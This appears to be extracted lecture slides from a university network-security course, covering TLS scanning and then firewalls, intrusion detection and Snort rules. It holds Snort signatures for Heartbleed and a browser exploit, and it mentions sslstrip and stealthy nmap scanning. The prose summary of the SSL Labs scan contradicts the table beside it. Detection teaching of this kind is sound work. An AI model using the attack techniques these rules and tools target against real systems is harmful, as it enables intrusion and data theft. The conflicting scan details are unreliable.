Testing TLS implementations



- <https://www.ssllabs.com> offers a very nice scanning tool
- Also <https://www.ssllabs.com/ssl-pulse/> provides some global statistics about TLS usage worldwide

The screenshot shows the Qualys SSL Labs SSL Report for the server dtu.dk (52.236.166.178). The report is dated Tuesday, 20 Feb 2024 09:41:36 UTC. The overall rating is a grade **B**. The summary section includes a chart comparing four categories: Certificate (green), Protocol Support (yellow), Key Exchange (green), and Cipher Strength (green). Below the chart, there are links to documentation and known issues. The detailed protocols section lists supported versions from TLS 1.0 to SSL 3, with TLS 1.3, 1.2, and 1.1 marked as Yes, while 1.0, SSL 3, and SSL 2 are marked as No. The revocation information section shows that the certificate is not revoked.

Protocol	Status
TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

Revocation information: CRL: http://GEANT.crl.sectigo.com/GEANTOVRSACA4.crl, OCSP: http://GEANT.ocsp.sectigo.com
Revocation status: Good (not revoked)

From (2023) <https://www.ssllabs.com/ssl-pulse>



From (2024) <https://www.ssllabs.com/ssl-pulse>

SSL Security Summary



Total sites surveyed

134,595

- 0.4 %

Inadequate security

48,330

- 0.6 %


Secure sites

■ A+ ■ A ■ A-

86,265

+ 0.6 %

Protocol Support



Outline

- **Introduction**
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 - What it can offer
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Conclusion

- **Transport Layer Security**
 - One of THE most important security protocols in use
 - Various layers/sub-protocols
 - Handshake is the most complicated one
 - Remember that most connections are TLS Resumptions
 - Used for many, many different things
 - HTTPS, email (kinda), TOR, voip, etc.

Further reading

- **Deploying TLS 1.3: the great, the good and the bad (33c3) from Cloudflare**
 - <https://www.youtube.com/watch?v=0opakLwtPWk>
- **Certificate transparency**
 - <https://certificate.transparency.dev/>



Lab exercises

- Get hands-on experience with **self-signed certificates** using openssl
- Get hands-on experience with **setting up a test HTTPS** Web server using openssl
- Replicate an example of **HTTP** and **Wireshark**
- Play with sslstrip (optional)

Manolis (Emmanouil Vasilomanolakis)

network security: threat detection

Course plan

- Lecture 1: Intro (**Manolis, Carsten**) 30.01
- Lecture 2: **Crypto essentials** (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04

Outline

- **Introduction**
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Threat detection lecture overview

- **Block traffic** going in:
 - firewalls
- **Detecting malicious traffic/entities** that bypassed the firewall:
 - Intrusion detection systems (IDS)
- **Blocking malicious traffic/entities** that bypassed the firewall:
 - Intrusion prevention systems (IPS)
- **Detecting malicious traffic/entities that bypassed everything:**
 - Cyber-deception
 - Most common practical tool: honeypots

Firewalls

Firewalls

- What is a **firewall**? (before we invented computers and computer networks)

Dictionary

Search for a word



firewall

/'faiəvɔ:l/

noun

1. a wall or partition designed to inhibit or prevent the spread of fire.



Firewalls in a Computer Network

- What is a **firewall** in a computer network?
 - A **networking software/device** that protects a network by **monitoring** the packets that are coming **in and out** of the network and **filtering** unwanted traffic
 - Firewalls can be stand-alone computers, integrated in routers, end devices, etc
 - Firewalls implement a **security policy**
 - They enforce a set of **predetermined rules** that specify what traffic is allowed



Default Behaviour


- **Default allow**
 - Allow traffic unless otherwise specified
 - More **user friendly**: users do not like restrictions
- **Default deny**
 - Deny traffic unless otherwise specified
 - More **secure**, it is easier to imagine all the possible things that are acceptable than the opposite

The 2 steps for configuring a firewall

- Step 1: Determine a particular **security policy**
 - The ideal policy never allows a single unauthorised packet but is **invisible** to legitimate users
- Step 2: Express this security policy in terms of **firewall rules**
 - Firewall rules are typically examined from top to bottom:
 - If rule matches, the specified action is performed
 - Otherwise, next rule is evaluated
 - If no rule matches, the default action is performed (e.g. default deny)

Example of a Packet Filtering Firewall

- External users can access the **web server** but they should not be able to log in using **SSH**
- Alice is the **administrator** of the server and needs **SSH access** from home




Source IP	Source Port	Destination IP	Destination Port	Action
*	*	120.10.20.1	80	Accept
221.200.10.65	*	120.10.20.1	22	Accept
*	*	*	*	Deny

Quiz:

- Can Charlie reach the **SSH** server of 120.10.20.1?
- Can Alice reach the **SSH** server of 120.10.20.1?
- Can Charlie reach the web server of 120.10.20.1?

IPTABLES

- Program to edit/configure IP packet filter rules of the Linux kernel firewall
- Written in C
- 1998, by Netfilter



Stateless vs Stateful Filtering

- **Stateless** packet filtering
 - Every packet is evaluated **individually**
 - If header information match rules, then specified policy applies
 - Fast and **efficient, no memory** requirements
 - All examples so far are examples of stateless filtering
- **Stateful** packet filtering
 - Examine packets in relation to previous packets
 - Firewall must keep memory state information from one packet to another
 - **Higher overhead**

Stateful Filtering Examples


- **DoS attacks**
 - One failed HTTP request from the same IP is OK (SYN, SYN/ACK, No ACK)
 - 1000 HTTP requests per second from the same IP is a DoS attack (SYN Flooding)
 - Stateful firewalls can enforce **rate limit policies** (no more X packets per second)
 - DDOS?
- **Port Scanning**
 - A probe on few ports is OK (might be legitimate or an honest mistake)
 - A probe on 1000 ports is port scanning by somebody that is potentially dangerous!
 - Stateful firewalls can keep track and block unacceptable behaviour
 - nmap has a **paranoid mode** (waits 5 minutes between probes!)
- **Port Knocking**
 - Use TCP SYN on a series of ports as “password”
 - Accept packets after a series of 3 failed TCP SYN attempts on ports 1000, 2000, 3000

Port knocking demo video

- <https://www.youtube.com/watch?v=IBR3oLqGBj4>


Packet Filtering vs Application Layer Firewalls

- **Packet Filtering Firewalls** enforce rules upon analysing the **headers** of the packets
- **Application Layer Firewalls** inspect both the headers and the **content**



Security Zones

- Remember: Firewalls are also useful to prevent the spread of a fire!
- DMZ (Demilitarised Zone)
 - Buffer zone between the wild Internet and the internal network
 - Public servers (e.g. organisation's web-server) are placed in the DMZ



Outline

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- **Firewalls**
- **Intrusion detection**
- **Cyber-deception**
- **Lab exercises**

Intrusion detection

Intrusion Detection Systems (IDS)

Firewalls:


- **Filter** network traffic based on a **security policy**
- Sit **between** private networks and the Internet

Intrusion Detection Systems:

- **Monitor** activity in a private environment
- **Spectate**; they do not interfere with network traffic
- **Notify** administrators upon detection of an intrusion



*IDSs are like a smoke detector:
if a “fire” spreads past the firewall, the smoke detector will kick in and alert you*



Intrusion Prevention System (IPS)

If we can detect malicious activity, why not act on it?

Intrusion Prevention Systems **take action** when detecting a threat

- IPS is an **extension** of IDS
- Distinction is blurry (many IDSs are IPSs to some extent)

Intrusion Detection System (IDS)

- Definition: a system (software or hardware) that *monitors a host or a network for signs of intrusions, manifested by malicious behavior or security policy violations.*



Classifications of IDSs

- Based on the placement (location) of the IDS:
 - Host-based
 - Network-based
 - Other: wireless, SDN (software-defined network), etc.
- Based on the detection method:
 - Signature-based
 - Anomaly-based
 - Hybrid

Host-based IDSs [1/2]

- OS/Application-level monitoring
 - Log all relevant system events
 - Monitoring of system calls
 - Audit information may include
 - File R/W operations (e.g., file modifications: /etc/passwd)
 - Authentication mechanisms (e.g., login attempts: brute force attacks)

Host-based IDSs [2/2]

- Advantages
 - Very detailed/in-depth monitoring/analysis
 - Ideally, majority of attacks can be identified
 - No need for additional hardware
- Disadvantages
 - Complete isolation (“see the forest for the trees”)
 - OS/Application specific
 - Expensive to maintain

Example: Lynis

- Lynis is something like a host-based (static) IDS/scanner
 - Actually, more of a system hardening and auditing tool
 - **But** very similar to the logic of traditional host-based IDSs

```
[+] Users, Groups and Authentication
-----
- Search administrator accounts... [ OK ]
- Checking UIDs... [ OK ]
- Checking chkgrp tool... [ FOUND ]
- Consistency check /etc/group file... [ OK ]
- Test group files (grpck)... [ OK ]
- Checking login shells... [ WARNING ]
- Checking non unique group ID's... [ OK ]
- Checking non unique group names... [ OK ]
- Checking LDAP authentication support [ NOT ENABLED ]
- Check /etc/sudoers file [ NOT FOUND ]

[ Press [ENTER] to continue, or [CTRL]+C to stop ]

[+] Shells
-----
- Checking console TTYs... [ WARNING ]
- Checking shells from /etc/shells...
  Result: found 6 shells (valid shells: 6).

[ Press [ENTER] to continue, or [CTRL]+C to stop ]

[+] File systems
-----
- [FreeBSD] Querying UFS mount points (fstab)... [ OK ]
- Query swap partitions (fstab)... [ OK ]
- Testing swap partitions... [ OK ]
- Checking for old files in /tmp... [ WARNING ]
- Checking /tmp sticky bit... [ OK ]
```

Classifications of IDSs

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Network-based IDSs

- Network-level monitoring
 - Placement in strategic points (usually behind a firewall)
 - Monitor all traffic (promiscuous interface)
- Advantages
 - “Big picture” can be observed
 - Independent of the operating system
- Disadvantages
 - Analysis might not be as in-depth as the host-based IDSs
 - Scalability: what happens when the monitored network is very large?

Classifications of IDSs

- Based on the placement (location) of the IDS:
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 - Network-based
 - Other: wireless, SDN (software-defined network), etc.
- Based on the detection method:
 - **Signature-based**
 - Anomaly-based
 - Hybrid

Signature-based (or misuse detection) IDSs [1/5]

- Similar to an antivirus program
- Search for known patterns of malicious activity

```
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"|18 03 00|"; depth: 3; content:"|01|"; distance: 2; within: 1;
content:!|^00|; within: 1; msg: "SSLv3 Malicious Heartbleed Request V2";
sid: 1;)
```

```
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"|18 03 01|"; depth: 3; content:"|01|"; distance: 2; within: 1;
content:!|^00|; within: 1; msg: "TLSv1 Malicious Heartbleed Request V2";
sid: 2;)
```

```
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"|18 03 02|"; depth: 3; content:"|01|"; distance: 2; within: 1;
content:!|^00|; within: 1; msg: "TLSv1.1 Malicious Heartbleed Request V2";
sid: 3;)
```



Signature-based IDSs [2/5]

- Advantages:
 - Easy deployment
 - Low overhead (low alarm rates, low maintenance)
 - Accuracy
 - Mature systems
 - The majority of real-world deployed IDSs are in this class
 - Many different systems exist

Signature-based IDSs [3/5]

- Disadvantages:
 - Who generates the signatures?
 - Detection techniques are sometimes simplistic
 - Cannot detect unknown attacks (e.g., 0-day exploits)
 - Packet analysis a major bottleneck

WannaCry Snort coverage

Lots of news out there this evening about a new Ransomware with auto-propagation ability. Please see our Talos blog post here:
<http://blog.talosintelligence.com/2017/05/wannacry.html>

We have Snort coverage available in the form of rules:
42329-42332, 42340, 41978

This coverage is available in our Snort Subscriber Rule Set.

In order to subscribe now to Talos's newest rule detection functionality, you can subscribe for as low as \$29 US dollars a year for personal users, be sure and see our business pricing as well at https://snort.org/products#rule_subscriptions.

Signature-based IDSs [4/5]: Snort

Snort IDS

- Open source
- Network-based
- Signature-based
- Packet sniffer
- Packet logger



Signature-based IDSs [5/5]: Short rule example

Rule Header	<code>alert tcp \$EXTERNAL_NET \$HTTP_PORTS -> \$HOME_NET any</code>
Message	<code>msg: "BROWSER-IE Microsoft Internet Explorer CacheSize exploit attempt";</code>
Flow	<code>flow: to_client,established;</code>
Detection	<code>file_data; content:"recordset"; offset:14; depth:9; content:".CacheSize"; distance:0; within:100; pcre:"/CacheSize\s*=\s*/"; byte_test:10,>,0x3fffffe,0,relative,string;</code>
Metadata	<code>policy max-detect-ips drop, service http;</code>
References	<code>reference:cve,2016-8077;</code>
Classification	<code>classtype: attempted-user;</code>
Signature ID	<code>sid:65535;rev:1;</code>

Other network/signature-based IDSS

- **Zeek** (formally known as Bro)
 - Extremely **powerful**
 - Signatures **but** also statistics/analytics/anomaly
 - Uses its own scripting language (you can play with it @:
<http://try.zeek.org/#/?example=hello>)
 - Rather complicated to learn/deploy
- **Suricata**
 - Signature-based
 - Closer to Snort than Zeek
 - High performance
 - Can make use of Snort rules
 - (relatively) easy to use



Classifications of IDSs

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 - Other: wireless, SDN (software-defined network), etc.
- Based on the detection method:
 - Signature-based
 - **Anomaly-based**
 - Hybrid

Anomaly-based IDSs [1/2]

- Analyze network/system
- Generate a normality model
 - Obvious usage of ML
- Examine network for anomalies
 - Patterns that do not conform to the expected behavior
 - Examples:
 - Credit card fraud
 - Heavy unexpected network traffic

Anomaly-based IDSs [2/2]

- Advantages:
 - Can detect unknown attacks (basically anything that is considered an anomaly)
- Disadvantages:
 - An anomaly is not always an attack
 - Requires the IDS to learn the “normal” state of the network
 - Sometimes more interesting for research than actual deployment
 - Might introduce large numbers of false positives!

Classifications of IDSs

- Based on the placement (location) of the IDS:
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 - Hybrid

Hybrid IDSS

